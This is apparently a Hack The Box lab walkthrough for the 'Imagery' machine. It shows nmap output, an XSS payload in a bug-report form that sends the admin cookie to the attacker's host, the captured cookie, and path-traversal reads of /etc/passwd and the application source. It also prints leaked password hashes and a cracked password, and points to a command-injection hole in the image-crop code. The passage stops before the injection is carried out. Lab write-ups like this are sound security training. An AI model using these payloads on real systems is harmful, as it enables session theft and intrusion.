Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Imagery]
└─$ nmap -sC -sV -Pn 10.129.243.110 -oN ./nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-28 04:21 UTC
Nmap scan report for 10.129.243.110
Host is up (0.34s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.56 seconds
Page
**index page

There is a login and register page here, we can create a new account and access to dashboard page
 From upload page
 It only accept the files of
 JPG, PNG, GIF, BMP, TIFF image
 We can get the uploaded link
/uploads/fb5a5f48-a92d-432f-b16d-98bf6647ef8e_wither_rose.png
Let's try to use burpsuiteto bypass the filiter
But it will not worked here, it would not create the file successfully here.
XSS in report_bug
Continue to check the index page, I found there is a url link report Bugfrom the bottom of this page

**/report_bug

I will try to use the basic XSS payload to leak the cookie of admin
<img src=x onerror=\"fetch('http://10.10.14.12/' + btoa(document.cookie))\">

Remember to open your http server, it will take you a few mins to get the cookie
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Imagery]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.243.110 - - [28/Sep/2025 05:06:34] code 404, message File not found
10.129.243.110 - - [28/Sep/2025 05:06:34] "GET /c2Vzc2lvbj0uZUp3OWpiRU9nekFNUlBfRmM0VUVaY3BFUjc0aU1vbExMU1VHeGM2QUVQLU9vcW9kNzkzVDNRbVJkVTk0ekJFY1lMOE00UmxIZUFEcksyWVdjRllxdGVnNTcxUjBFelNXMVJ1cFZhVUM3bzFKdjhhUGVReGhxMkxfcmtIQlRPMmlyVTZjY2FWeWRCOWI0TG9CS3JNdjJ3LmFOakNldy42aDVCeWpvY2pjNzhDTVFYWkpKaUZGYzlGdkE= HTTP/1.1" 404 -
10.129.243.110 - - [28/Sep/2025 05:06:35] code 404, message File not found
10.129.243.110 - - [28/Sep/2025 05:06:35] "GET /c2Vzc2lvbj0uZUp3OWpiRU9nekFNUlBfRmM0VUVaY3BFUjc0aU1vbExMU1VHeGM2QUVQLU9vcW9kNzkzVDNRbVJkVTk0ekJFY1lMOE00UmxIZUFEcksyWVdjRllxdGVnNTcxUjBFelNXMVJ1cFZhVUM3bzFKdjhhUGVReGhxMkxfcmtIQlRPMmlyVTZjY2FWeWRCOWI0TG9CS3JNdjJ3LmFOakNldy42aDVCeWpvY2pjNzhDTVFYWkpKaUZGYzlGdkE= HTTP/1.1" 404 -
Then we can also need to decode this cookie here
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Imagery]
└─$ echo "c2Vzc2lvbj0uZUp3OWpiRU9nekFNUlBfRmM0VUVaY3BFUjc0aU1vbExMU1VHeGM2QUVQLU9vcW9kNzkzVDNRbVJkVTk0ekJFY1lMOE00UmxIZUFEcksyWVdjRllxdGVnNTcxUjBFelNXMVJ1cFZhVUM3bzFKdjhhUGVReGhxMkxfcmtIQlRPMmlyVTZjY2FWeWRCOWI0TG9CS3JNdjJ3LmFOakNldy42aDVCeWpvY2pjNzhDTVFYWkpKaUZGYzlGdkE=" | base64 -d
session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNjCew.6h5Byjocjc78CMQXZJJiFFc9FvA
When we change the cookie with the admin cookie, we can access to admin panel
 Also, when we press
 Download Log, we can access to link
http://10.129.243.110:8000/admin/get_system_log?log_identifier=testuser%40imagery.htb.log
We can try to test the LFI vulnerable here.
http://10.129.243.110:8000/admin/get_system_log?log_identifier=../../../../etc/passwd


root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
usbmux:x:100:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:103:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:104:104::/nonexistent:/usr/sbin/nologin
uuidd:x:105:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:106:107::/nonexistent:/usr/sbin/nologin
tss:x:107:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:108:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
web:x:1001:1001::/home/web:/bin/bash
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
snapd-range-524288-root:x:524288:524288::/nonexistent:/usr/bin/false
snap_daemon:x:584788:584788::/nonexistent:/usr/bin/false
mark:x:1002:1002::/home/mark:/bin/bash
_laurel:x:101:988::/var/log/laurel:/bin/false
dhcpcd:x:110:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
From there we can find web:x:1001:1001::/home/web:/bin/bashseems wired.
Let's continue to check theapp.py
http://10.129.243.110:8000/admin/get_system_log?log_identifier=../app.py

from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc

app_core = Flask(__name__)
app_core.secret_key = os.urandom(24).hex()
app_core.config['SESSION_COOKIE_HTTPONLY'] = False

app_core.register_blueprint(bp_auth)
app_core.register_blueprint(bp_upload)
app_core.register_blueprint(bp_manage)
app_core.register_blueprint(bp_edit)
app_core.register_blueprint(bp_admin)
app_core.register_blueprint(bp_misc)

@app_core.route('/')
def main_dashboard():
    return render_template('index.html')

if __name__ == '__main__':
    current_database_data = _load_data()
    default_collections = ['My Images', 'Unsorted', 'Converted', 'Transformed']
    existing_collection_names_in_database = {g['name'] for g in current_database_data.get('image_collections', [])}
    for collection_to_add in default_collections:
        if collection_to_add not in existing_collection_names_in_database:
            current_database_data.setdefault('image_collections', []).append({'name': collection_to_add})
    _save_data(current_database_data)
    for user_entry in current_database_data.get('users', []):
        user_log_file_path = os.path.join(SYSTEM_LOG_FOLDER, f"{user_entry['username']}.log")
        if not os.path.exists(user_log_file_path):
            with open(user_log_file_path, 'w') as f:
                f.write(f"[{datetime.now().isoformat()}] Log file created for {user_entry['username']}.\n")
    port = int(os.environ.get("PORT", 8000))
    if port in BLOCKED_APP_PORTS:
        print(f"Port {port} is blocked for security reasons. Please choose another port.")
        sys.exit(1)
    app_core.run(debug=False, host='0.0.0.0', port=port)
Then from the source code of api_edit.py
@bp_edit.route('/apply_visual_transform', methods=['POST'])
def apply_visual_transform():
if transform_type == 'crop':
    x = str(params.get('x'))
    y = str(params.get('y'))
    width = str(params.get('width'))
    height = str(params.get('height'))
    command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
    subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
We can find the rce vulnerable from the function apply_visual_transform(),as testuser there is command injection on crop image:
From config.py, we can find the db.json
import os
import ipaddress

DATA_STORE_PATH = 'db.json'
UPLOAD_FOLDER = 'uploads'
SYSTEM_LOG_FOLDER = 'system_logs'
We can try to crack the hash of testuser:iambatman
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        }
    ]
Then let's login as testuserand upload a picture.
 Press the
 Transfrom Image, you can choose the CropOperation
